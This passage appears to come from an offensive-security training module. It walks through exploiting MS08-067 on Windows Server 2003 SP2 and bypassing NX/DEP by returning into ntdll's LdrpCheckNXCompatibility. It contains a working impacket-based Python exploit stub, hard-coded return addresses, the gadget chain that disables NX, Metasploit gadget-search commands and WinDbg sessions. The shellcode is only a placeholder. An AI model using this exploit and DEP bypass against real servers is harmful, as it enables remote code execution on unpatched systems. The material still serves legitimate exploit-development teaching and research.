7C83F520   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523   50               PUSH EAX
7C83F524   6A 22            PUSH 22
7C83F526   6A FF            PUSH -1
7C83F528   E8 1285FEFF      CALL ntdll.ZwSetInformationProcess

{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

7C935D68  ^E9 B076FEFF      JMP ntdll.7C91D41D
7C935D6D   6A 04            PUSH 4
7C935D6F   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72   50               PUSH EAX
7C935D73   6A 22            PUSH 22
7C935D75   6A FF            PUSH -1
7C935D77   E8 B188FDFF      CALL ntdll.ZwSetInformationProcess
```

LdrpCheckNXCompatibility Function

We are focusing on the part of the routine which is responsible to call the *ntdll!ZwSetInformationProcess* function. If you check the first line of both code chunks, you will notice a very interesting difference:

In Windows 2003 SP2, before pushing the value 0x4 on to the stack, we have a "*MOV DWORD PTR SS:[EBP-4],2*" which is exactly what we need to setup the *MEM_EXECUTE_OPTION_ENABLE* flag in memory! So things could get easier here, in fact if we don't need to care about MEM_EXECUTE_OPTION_ENABLE flag we'd "only" have to worry about setting up the stack frame to be able to return to our controlled buffer.

MS08-067 Case Study: Testing NX protection

For more details about the *MS08-067* vulnerability please refer to Module 0x01. The first thing we have to do is test that a "normal" exploit will actually fail against our Windows 2003 SP2 NX box. We can start by using the following stub exploit taken from Module 0x01:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys
print "************************************************************"
print "**********          MS08-67 Win2k3 SP2          ************"
print "**********        offensive-security.com         ***********"
print "**********      ryujin&muts --- 11/30/2008       ***********"
print "************************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2) <-
stub+='\xCC'*44                   # Fake Shellcode
stub+='\xEB\xD0\x90\x90'          # short jump back  <-
stub+='\x44\x44\x44\x44'          # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08-067 fake shellcode exploit

As seen in Module 0x01, you should focus on:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'***, this is the evil path which triggers the overflow;
- ***stub+='\xEB\xD0\x90\x90'***, this is the short jump which should be executed breaking the execution flow (this jump will lead to the beginning of the egghunter in the final exploit);
- ***stub+='\x41'*18***, this is the offset needed to overwrite the return address;
- ***stub+='\xb0\x8a\x80\x7c'***, this is our own return address, an address in memory (ntdll) containing a *JMP EDX* opcode.

Now, let's fire Windbg, attach the svchost.exe process responsible for the *Server Service* and set a breakpoint on the jmp edx address:

```
0:041> bp 7c808ab0
0:041> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:041> g


root@bt # ./NX_STUB_0x1.py 10.150.0.194
*****************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com      **********
**********     ryujin&muts --- 11/30/2008    **********
*****************************************************
Firing payload...

Breakpoint 0 hit
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=7c808ab0 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {<Unloaded_T.DLL>+0x16ff507 (016ff508)}
0:020> dd edx
016ff508  9090d0eb 44444444 00000000 00000000
0:020> p
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
0:020> p
(aa8.b98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
```

Windbg Session, testing NX

The *EDX* register points to a short jump, so let's try to step over and see if our jump instruction is going to be executed:




Figure 13: Short Jump can't be executed because of the NX protection




Figure 14: ID clearly shows an access violetion while executing an instruction on the stack

As expected, because our code resides on the stack and NX is enabled, the CPU refuses to execute it!

Exercise

1) Repeat the required steps in order to test that a "normal" exploit won't work on the NX enabled server.

MS08-067 Case Study: Approaching the NX problem

The first step toward disabling NX, is calling the chunk of code located at *LdrpCheckNXCompatibility+N* bytes from our owned return address, and inspecting the stack frame. Let's check for the entry point we need in *ntdll*, searching for the following opcodes:

```
C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
6A 04            PUSH 4
8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
50               PUSH EAX
6A 22            PUSH 22
6A FF            PUSH -1

0:017> !dlls -c ntdll
Dump dll containing 0x7c800000:
0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size      0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex  0x00000000
             LDRP_IMAGE_DLL
             LDRP_ENTRY_PROCESSED

0:017> s 0x7c800000 Lc0000 c7 45 fc 02 00 00 00 6a 04 8d 45 fc 50 6a 22 6a ff
7c83f517  c7 45 fc 02 00 00 00 6a-04 8d 45 fc 50 6a 22 6a  .E.....j..E.Pj"j
0:017> u 7c83f517
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2
7c83f51e 6a04            push    4
7c83f520 8d45fc          lea     eax,[ebp-4]
7c83f523 50              push    eax
7c83f524 6a22            push    22h
7c83f526 6aff            push    0FFFFFFFFh
7c83f528 e81285feff      call    ntdll!NtSetInformationProcess (7c827a3f)
7c83f52d e9a54effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Searching for LdrpCheckNXCompatibility entry point

Now that we have our address, we can modify the stub exploit and launch it, remembering to set up a breakpoint on it. As you can see below, all we need to change in *NX_STUB_0x2.py* is the return address:

```
[...]
stub+='\x41'*18                # Padding
stub+='\x17\xf5\x83\x7c'       # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*52                # Fake Shellcode
[...]
```

NX_STUB_0x2 Source Code

And then follow the new session in WinDbg:

```
0:017> bp 7c83f517
0:017> bl
 0 e 7c83f517     0001 (0001)  0:**** ntdll!LdrpCheckNXCompatibility+0x2b
0:017> g
```

```
root@bt #./NX_STUB_0x2.py 10.150.0.194
****************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com      **********
**********     ryujin&muts --- 11/30/2008    **********
****************************************************
Firing payload...


Breakpoint 0 hit
eax=cccccccc ebx=00d4005c ecx=00d4f4b2 edx=00d4f508 esi=00d4f4b6 edi=00d4f464
eip=7c83f517 esp=00d4f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2  ss:0023:4141413d=????????

ESI ->00d4f4b6 2e 00 2e 00 5c 00 41 41 41 41 41 41 41 41 41 41  ....\.AAAAAAAAAA
      00d4f4c6 41 41 41 41 41 41 41 41 17 f5 83 7c cc cc cc cc  AAAAAAAA...|....

EDI ->00d4f464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
      00d4f474 41 41 41 41 17 f5 83 7c cc cc cc cc cc cc cc cc  AAAA...|........

EDX ->00d4f508 cc cc cc cc cc cc cc cc 00 00 00 00 00 00 00 00  ................
      00d4f518 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

ECX ->00d4f4b2 0a 00 5c 00 2e 00 2e 00 5c 00 41 41 41 41 41 41  ..\.....\.AAAAAA
      00d4f4c2 41 41 41 41 41 41 41 41 41 41 41 41 17 f5 83 7c  AAAAAAAAAAAA...|

ESP ->00d4f47c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
      00d4f48c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
```

Setting Breakpoint on new RET / `NX_STUB_0x2 session`

The breakpoint has been hit and from the registers' status we can make the following considerations:

- The ***EBP*** register is completely overwritten, but we need it to point to a valid stack address under our control for two reasons:

    1. The ***"mov dword ptr [ebp-4],2"*** opcode located at *LdrpCheckNXCompatibility+0x2b*, needs a valid address to set the *MEM_EXECUTE_OPTION_ENABLE* flag on the stack;

    2. The *LdrpCheckNXCompatibility* epilogue (*leave, ret 0x4*) will restore the stack and registers back to the state they were in, before the function was called[10] and if *EBP* doesn't point to a controllable stack address, we won't be able to regain code execution once NX is disabled.

[10] http://en.wikipedia.org/wiki/Function_prologue

- We can use one of the other 32bit registers to make EBP point to a valid stack address, exploiting an opcode sequence located in an executable part of the memory, for example:

  mov ebp, r32
  retn

  where r32 is a cpu 32 bit register (other opcodes may obtain the same result).
- The *EDI* register looks like a good candidate because it points just 2 bytes before the beginning of our buffer (***5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41***).

MS08-067 Case Study: Memory Space Scanning

The *Metasploit Framework* provides a useful tool for profiling running processes in memory called *memdump.exe*. *Memdump.exe* is used to dump the entire memory space of a running process and, its use, combined with *msfpescan* may result in a really powerful "return address search engine"!

Let's dump the entire memory space of *svchost.exe* responsible for the *Server Service* (you can check its *pid* using the Windbg Attach Function, or *"Process Explorer"* from sysinternals[11]).

```
C:\Documents and Settings\Administrator\Desktop>memdump.exe
Usage: memdump.exe pid [dump directory]

C:\Documents and Settings\Administrator\Desktop>memdump.exe 796 svchost_dump
[*] Creating dump directory...svchost_dump
[*] Attaching to 796...
[*] Dumping segments...
[*] Dump completed successfully, 76 segments.

C:\Documents and Settings\Administrator\Desktop>
```

Memdump in action

Once we have copied the *svchost_dump* directory to *BackTrack*, we can start using *msfpescan*. Let's take a look at its options:

```
root@bt # ./msfpescan
Usage: ./msfpescan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]     Search for jump equivalent instructions
    -p, --poppopret                 Search for pop+pop+ret combinations
    -r, --regex [regex]             Search for regex match
    -a, --analyze-address [address] Display the code at the specified address
    -b, --analyze-offset [offset]   Display the code at the specified offset
    -f, --fingerprint               Attempt to identify the packer/compiler
    -i, --info                      Display detailed information about the image
    -R, --ripper [directory]        Rip all module resources to disk
        --context-map [directory]   Generate context-map files

Options:
    -M, --memdump                   The targets are memdump.exe directories
    -A, --after [bytes]             Number of bytes to show after match (-a/-b)
    -B, --before [bytes]            Number of bytes to show before match (-a/-b)
    -D, --disasm                    Disassemble the bytes at this address
    -I, --image-base [address]      Specify an alternate ImageBase
    -h, --help                      Show this message
```

Msfpescan in action

[11] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

"-r" and "-M" are the options we are looking for, but first, we must discover what opcodes we are searching for. We can accomplish this task using another Metasploit utility: *nasm_shell*.

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > mov ebp, edi
00000000  89FD                    mov ebp,edi
nasm > retn
00000000  C3                      ret
nasm > retn 0x4
00000000  C20400                  ret 0x4
nasm > retn 0x8
00000000  C20800                  ret 0x8
nasm >

root@bt # msfpescan -r "\x89\xFD\xc3" -M /tmp/svchost_dump/ | grep 0x
0x76409e92 89fdc3
root@bt # msfpescan -r "\x89\xFD\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x89\xFD\xc2\x08" -M /tmp/svchost_dump/ | grep 0x
```

Msfpescan in action

We found one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:049> !address 0x76409e92
    76300000 : 76392000 - 0012e000
                    Type     01000000 MEM_IMAGE
                    Protect  00000002 PAGE_READONLY
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath c:\windows\system32\netshell.dll
```

Checking Protection on Address Memory Page

We can't use *0x76409e92* as a return address because it resides in a memory page marked as readonly. Let's try to search for a different opcode sequence which leads to the same result:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > push edi
00000000  57                      push edi
nasm > pop ebp
00000000  5D                      pop ebp
nasm >

root@bt # msfpescan -r "\x57\x5d\xc3" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x57\x5d\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
0x77e02a0a 575dc204
0x77e083a2 575dc204
0x71bf1bd3 575dc204
0x71bf3d7c 575dc204
```

Msfpescan in action

We found more than one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:017> !address 0x77e083a2
    77e00000 : 77e01000 - 0001a000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\NTMARTA.DLL
0:017> u 0x77e083a2
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57          push    edi
77e083a3 5d          pop     ebp
77e083a4 c20400      ret     4
77e083a7 90          nop
77e083a8 90          nop
77e083a9 90          nop
77e083aa 90          nop
77e083ab 90          nop
```

Checking Protection on Address Memory Page

Yes! Our return address should be fine.

MS08-067 Case Study: Defeating NX

We are ready to modify our exploit; we are going to modify the "stub" buffer that is presented below:

```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\xa2\x83\xe0\x77'          # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'          # 0x7c83f517 mov dword ptr [ebp-4],2 (NX)
stub+='\xCC'*48                   # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.
```

← changed vs whats in the code

NX_STUB_0x03 stub buffer

Let's attach Windbg to the svchost.exe process, set a breakpoint on address 0x77e083a2 (push edi;pop ebp;retn 4) and launch our new exploit:

```
0:045> bp 0x77e083a2
0:045> bl
 0 e 77e083a2     0001 (0001)  0:****
 NTMARTA!CKernelContext::GetKernelProperties+0xf


root@bt #./NX_STUB_0x3.py 10.150.0.194
*****************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com       **********
**********    ryujin&muts --- 11/30/2008     **********
*****************************************************
Firing payload...


Breakpoint 0 hit
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a2 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57              push    edi
```

```
ESP-> 012df47c 7c83f517 ntdll!LdrpCheckNXCompatibility+0x2b
      012df480 cccccccc
      012df484 cccccccc
      012df488 cccccccc
      012df48c cccccccc
      012df490 cccccccc
      012df494 cccccccc
      012df498 cccccccc
      012df49c cccccccc
      012df4a0 cccccccc
      012df4a4 cccccccc
      012df4a8 cccccccc
      012df4ac cccccccc

Stepping over...

0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a3 esp=012df478 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x10:
77e083a3 5d              pop     ebp
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a4 esp=012df47c ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x11:
77e083a4 c20400          ret     4
```

NX_STUB_0x03 session

At this point, the *EBP* register points to the beginning of our buffer as we wanted. Let's step over until we reach "call ntdll!NtSetInformationProcess" to see what the stack is going to look like:




Figure 15: EBP register pointing to the beginning of the buffer


```
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c83f517 esp=012df484 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2 ss:0023:012df460=012df4b4
[...]
7c83f528 e81285feff      call    ntdll!NtSetInformationProcess (7c827a3f)


At this point the stack looks like the following:

ESP -> 012df474 ffffffff
       012df478 00000022
       012df47c 012df460
       012df480 00000004
```

ntdll!NtSetInformationProcess arguments on the stack

We've just push onto the stack all the arguments required by *ntdll!NtSetInformationProcess.* Proceeding with the call, *ntdll!NtSetInformationProcess* returns *0* (*EAX* register) and NX is disabled for the running process.




Figure 16: NX disabled for the running process

At this point, execution flow proceeds with the procedure epilogue (*"or byte ptr[esi+37h],80h; pop esi; leave; retn 0x4"*)[12] and our first objective has been achieved.




Figure 17: LdrpCheckNxCompatibility epilogue

Exercise

1) Repeat the required steps in order to disable DEP for the running process.

---

[12] Please note that, according to the function epilogue, ESI must point to a writable memory address too. In this case we didn't have to fix *ESI* because it was already and "luckily" pointing to a stack address.